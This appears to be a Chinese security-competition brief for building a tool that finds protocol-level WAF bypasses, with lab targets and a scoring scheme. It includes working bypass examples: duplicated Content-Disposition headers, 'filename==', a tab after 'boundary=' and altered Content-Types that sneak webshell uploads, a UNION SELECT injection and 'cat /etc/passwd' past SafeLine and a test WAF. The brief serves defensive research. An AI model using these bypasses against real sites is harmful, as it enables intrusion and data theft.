

WAF协议层绕过工具


考察点

需要参赛选手设计并实现工具，**开箱即用地**自动化探测WAF的**协议层绕过**方法。工具可以挖掘WAF与源站之间对HTTP请求的解析差异，并对HTTP请求进行变异。让WAF忽略请求中的攻击特征，同时后端源站可以正常解析并触发漏洞。

协议层绕过：是指对HTTP请求变异时，不修改关键攻击参数的值。比如POST攻击SQL注入漏洞，**不应**通过注释替换空格、大小写替换等方式对SQL注入载荷本身进行修改，而是对请求头、请求体中的Content-Disposition头等进行替换，以实现更通用的绕过。

示例


目标WAF为最新版本的开源SafeLine(v5.3.2)，语义分析各引擎都设置为高强度防护，其他配置默认



选手可以通过以下几个例子，了解本题所描述的“协议层绕过”的含义

PHP站点.php文件上传

默认上传.php后缀的文件会被拦截



双写Content-Disposition头，WAF读取第二组中的filename，后端读取第一组中的filename，成功绕过WAF并上传php文件

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /upload HTTP/1.1 2 User-Agent: PostmanRuntime/7.36.0 3 Host: 170.170.22.209 4 Content-Type: multipart/form-data; boundary=-----901834430261854491673984 5 Content-Length: 448 6 7 -----901834430261854491673984 8 Content-Disposition: form-data; name="file"; filename="123.php" 9 Content-Type: application/x-httpd-php 10 -----901834430261854491673984 11 Content-Disposition: form-data; name="file"; filename="123.png" 12 Content-Type: application/x-httpd-php 13 14 文件上传内容属于webshell免杀(载荷变异)层面,此处不考察 15 -----901834430261854491673984--</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 16 Apr 2024 08:53:51 GMT 3 Content-Type: text/html; charset=UTF-8 4 Content-Length: 60 5 Connection: keep-alive 6 Set-Cookie: sl-session=8eSbVx+0H2bmX4zslIz8pA==; Path=/; Max-Age=86400; HttpOnly 7 8 File has been uploaded: /uploads/661e3c9f805186.41240658.php</pre>	

双写filename后的= 可以绕过(后缀名能否正确获取取决于源站Web应用的实现逻辑)

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /upload HTTP/1.1 2 User-Agent: PostmanRuntime/7.36.0 3 Accept: */* 4 Host: 170.170.22.209 5 Accept-Encoding: gzip, deflate, br 6 Connection: close 7 Content-Type: multipart/form-data;boundary=-----901834430261854491673984 8 Content-Length: 291 9 10 -----901834430261854491673984 11 Content-Disposition: form-data; name="file"; filename=="123.php" 12 Content-Type: application/x-httpd-php 13 14 文件上传内容属于webshell免杀(载荷变异)层面,此处不考察 15 -----901834430261854491673984--</pre>		<pre>1 HTTP/1.1 200 OK 2 Date: Tue, 16 Apr 2024 10:51:12 GMT 3 Content-Type: text/html; charset=UTF-8 4 Content-Length: 60 5 Connection: close 6 Set-Cookie: sl-session=rNltb6CpH2bi5C/J9KP60Q==; Path=/; Max-Age=86400; HttpOnly 7 8 File has been uploaded: /uploads/661e5820d88527.75397267.php</pre>	

Java站点.jsp文件上传

上传jsp后缀的文件会被拦截

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /upload HTTP/1.1 2 Host: 170.170.22.209:8003 3 Content-Length: 291 4 Content-Type: multipart/form-data; boundary=-----901834430261854491673984 5 Connection: close 6 7 -----901834430261854491673984 8 Content-Disposition: form-data; name="file"; filename="1.jsp" 9 Content-Type: application/octet-stream 10 11 文件上传内容属于webshell免杀(载荷变异)层面,此处不考察 12 -----901834430261854491673984-- 13</pre>		<pre>1 HTTP/1.1 403 Forbidden 2 Date: Tue, 16 Apr 2024 08:57:59 GMT 3 Content-Type: text/html 4 Content-Length: 17766 5 Connection: close 6 ETag: "661e3d79-4533" 7 Set-Cookie: sl-session=y0oBFRePH2ZYB2sKivMa5A==; Path=/; Max-Age=86400; HttpOnly 8 9 10 <!DOCTYPE html> 11 12 <html lang="zh"> 13 <head> 14 <meta charset="utf-8" /> 15 <meta name="viewport" content="width=device-width,initial-scale=1" /> 16 <title> 请求存在威胁, 已被拦截 </title></pre>	

在boundary=后添加制表符、空格等可以绕过对后缀的检测

Request		Response	
Pretty	Raw	Pretty	Raw
<pre>1 POST /upload HTTP/1.1 \r \n 2 Host: 170.170.22.209:8003 \r \n 3 Content-Length: 291 \r \n 4 Content-Type: multipart/form-data; boundary=\t -----901834430261854491673984 \r \n 5 Connection: close \r \n 6 \r \n 7 -----901834430261854491673984 \r \n 8 Content-Disposition: form-data; name="file"; filename="1.jsp" \r \n 9 Content-Type: application/octet-stream \r \n 10 \r \n 11 文件上传内容属于webshell免杀(载荷变异)层面,此处不考察 \r \n 12 -----901834430261854491673984-- \r \n 13</pre>		<pre>1 HTTP/1.1 200 2 Date: Tue, 16 Apr 2024 08:58:45 GMT 3 Content-Type: text/plain;charset=UTF-8 4 Content-Length: 76 5 Connection: close 6 Set-Cookie: sl-session=SDGKCUPH2aFARBGjJBy3A==; Path=/; Max-Age=86400; HttpOnly 7 8 File uploaded successfully: uploads/39b6b64c-0839-49ec-81d3-efd4cdb8d30e.jsp</pre>	

提供环境

可以认为**200**状态码是成功绕过WAF并触发漏洞、**403**状态码是未绕过WAF、**400**状态码是绕过了WAF但载荷无法成功解析。

线上初赛

(1) 给定一个压缩包，含有php和java的漏洞环境、以及一个简单的waf(通过golang实现，源码也给出)，选手可以通过docker-compose在本地进行部署。

架构如下：

IP:8001	php5.x漏洞环境
/rce_get?cmd=ls	
/rce_post	cmd=ls

```

/rce_json      {"cmd":"ls"}
/upload
/sqli_get?id=1
/sqli_post     id=1
/sqli_json     {"id":"1"}

IP:8002 php7.x漏洞环境
/rce_get?cmd=ls
/rce_post      cmd=ls
/rce_json      {"cmd":"ls"}
/upload
/sqli_get?id=1
/sqli_post     id=1
/sqli_json     {"id":"1"}

IP:8003 java漏洞环境
/rce_get?cmd=ls
/rce_post      cmd=ls
/rce_json      {"cmd":"ls"}
/upload
/sqli_get?id=1
/sqli_post     id=1
/sqli_json     {"id":"1"}

IP:9001 WAF防护8001端口的漏洞环境
IP:9002 WAF防护8002端口的漏洞环境
IP:9003 WAF防护8003端口的漏洞环境
```

CONTAINER ID	IMAGE	COMMAND	CREATED	STATUS	PORTS	NAMES
dd05017331c6	wafproto_gowaf	"/bin/bash -c /root/..."	44 minutes ago	Up 44 minutes	0.0.0.0:9001-9003->9001-9003/tcp, :::9001-9003->9001-9003/tcp	wafproto_gowaf_1
4670d37fc8f6	wafproto_web_php_5	"docker-php-entrypoi..."	44 minutes ago	Up 44 minutes	0.0.0.0:8001->80/tcp, :::8001->80/tcp	web_php_5
c09f707e922f	wafproto_web_php_7	"docker-php-entrypoi..."	44 minutes ago	Up 44 minutes	0.0.0.0:8002->80/tcp, :::8002->80/tcp	web_php_7
1805c4c19bed	wafproto_web_java	"catalina.sh run"	44 minutes ago	Up 44 minutes	0.0.0.0:8003->8080/tcp, :::8003->8080/tcp	web_java
71547c62f543	wafproto_mysql	"docker-entrypoint.s..."	44 minutes ago	Up 44 minutes	0.0.0.0:3306->3306/tcp, :::3306->3306/tcp, 33060/tcp	wafproto_mysql_1

除了给出的测试WAF外，选手可以自行部署其他开源(ModSecurity、SafeLine)或者商业WAF进行测试，以获得更好的成绩。

(2) 需要选手绕过的HTTP攻击请求，同时给出python requests调用和HTTP明文的格式。选手对攻击请求进行解析和变异，以绕过WAF。

以如下请求为例：

Request

PrettyRawHexMarkInfo

1 POST /sqli_post HTTP/1.1

2 Host: 170.170.22.206:9001

3 Content-Length: 64

4 Content-Type: application/x-www-form-urlencoded

5 Connection: close

6

7 id=1+UNION+SELECT+null%2C+password+FROM+users+WHERE+id+%3D+1+--+

Response

PrettyRawHexRender

1 HTTP/1.1 403 Forbidden

2 Content-Type: text/plain; charset=utf-8

3 X-Content-Type-Options: nosniff

4 Date: Tue, 16 Apr 2024 09:09:36 GMT

5 Content-Length: 10

6 Connection: close

7

8 Forbidden

9

会提供以下两种请求方式，供选手自行选择进行后续解析

```
POST /sqli_post HTTP/1.1
Host: 170.170.22.206:9001
Content-Length: 64
Content-Type: application/x-www-form-urlencoded
Connection: close

id=1+UNION+SELECT+null%2C+password+FROM+users+WHERE+id+%3D+1+--+

import requests


headers = {
    'Host': '170.170.22.206:9001',
    # 'Content-Length': '64',
    'Content-Type': 'application/x-www-form-urlencoded',
    'Connection': 'close',
}

data = {
    'id': '1 UNION SELECT null, password FROM users WHERE id = 1 -- ',
}
```


```
response = requests.post('http://170.170.22.206:9001/sqli_post', headers=headers, data=data, verify=False)
```

选手可以进行如下的变形尝试以绕过WAF：


将application/x-www-form-urlencoded转换为multipart/form-data的格式，后端同样可以解析



将boundary替换为空，成功绕过，且后端触发漏洞注入到数据



再以如下请求为例：



```
POST /rce_json HTTP/1.1
Host: 170.170.22.206:9001
Content-Length: 25
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.0.0 Safari/537.36
Content-Type: application/json
Connection: close

{"cmd": "cat /etc/passwd"}
```

```
import requests

headers = {
    'Host': '170.170.22.206:9001',
    # 'Content-Length': '25',
    'User-Agent': 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/123.0.0.0 Safari/537.36',
    'Content-Type': 'application/json',
    'Connection': 'close',
}

json_data = {
    'cmd': 'cat /etc/passwd',
}

response = requests.post('http://170.170.22.206:9001/rce_json', headers=headers, json=json_data, verify=False)
```

可以对Content-Type进行修改，绕过WAF

Request

PrettyRawHexMarkInfo

1

POST /rce_json HTTP/1.1

2

Host: 170.170.22.206:9001

3

Content-Length: 25

4

User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.0.0 Safari/537.36

5

Content-Type: application/x-something-json

6

Connection: close

7

8

{

9

"cmd": "cat /etc/passwd"

10

}

Response

PrettyRawHexRender

1

HTTP/1.1 200 OK

2

Content-Type: text/html; charset=UTF-8

3

Date: Tue, 16 Apr 2024 09:19:11 GMT

4

Server: Apache/2.4.25 (Debian)

5

Vary: Accept-Encoding

6

X-Powered-By: PHP/5.6.40

7

Connection: close

8

Content-Length: 930

9

10

<pre>

11

root:x:0:0:root:/root:/bin/bash

12

daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin

13

bin:x:2:2:bin:/bin:/usr/sbin/nologin

14

cvs:x:3:3:cvs:/dev:/usr/sbin/nologin

线下决赛

部署多个漏洞靶场及不同WAF(云WAF、软件WAF等)防护，给出多组被拦截载荷以及源站地址。选手现场使用工具进行解析及绕过。

| 编号 | HTTP包 | requests | 无防护源站 |
|-----|---|---|--|
| 1 | <div>POST /rce_json HTTP/1.1</div> <div>Host: waf:9001</div> <div>Content-Length: 25</div> <div>Content-Type: application/json</div> <div>Connection: close</div> <div><div></div><div>{"cmd": "cat /etc/passwd"}</div></div> | <div>import requests</div> <div>headers = {</div> <div> 'Host': 'waf:9001',</div> <div> 'Content-Type': 'application/json',</div> <div> 'Connection': 'close',</div> <div>}</div> <div>json_data = {</div> <div> 'cmd': 'cat /etc/passwd',</div> <div>}</div> <div>requests.post('http://waf:9001/rce_json',</div> <div>headers=headers, json=json_data, verify=False)</div> | <div>http://nowaf:9001</div> |
| 2 | <div>POST /sqli_post HTTP/1.1</div> <div>Host: waf:9001</div> <div>Content-Length: 64</div> <div>Content-Type: application/x-www-form-urlencoded</div> <div>Connection: close</div> <div><div></div><div>id=1+UNION+SELECT+null%2C+password+FROM+users+WHERE+id+%3D+1+--+</div></div> | <div>import requests</div> <div>headers = {</div> <div> 'Host': 'waf:9001',</div> <div> # 'Content-Length': '64',</div> <div> 'Content-Type': 'application/x-www-form-urlencoded',</div> <div> 'Connection': 'close',</div> <div>}</div> <div>data = {</div> <div> 'id': '1 UNION SELECT null, password FROM users</div> <div>WHERE id = 1 -- ',</div> <div>}</div> <div>requests.post('http://waf:9001/sqli_post',</div> <div>headers=headers, data=data, verify=False)</div> | <div>http://nowaf:9001</div> |
| 3 | | | |
| ... | | | |
| 100 | | | |

评分标准

以可绕过HTTP请求的个数作为评分标准， 个数相同时交互次数少+用时少者更优。

选手需要提交设计文档、工具的源代码及安装方式、视频或截图演示等。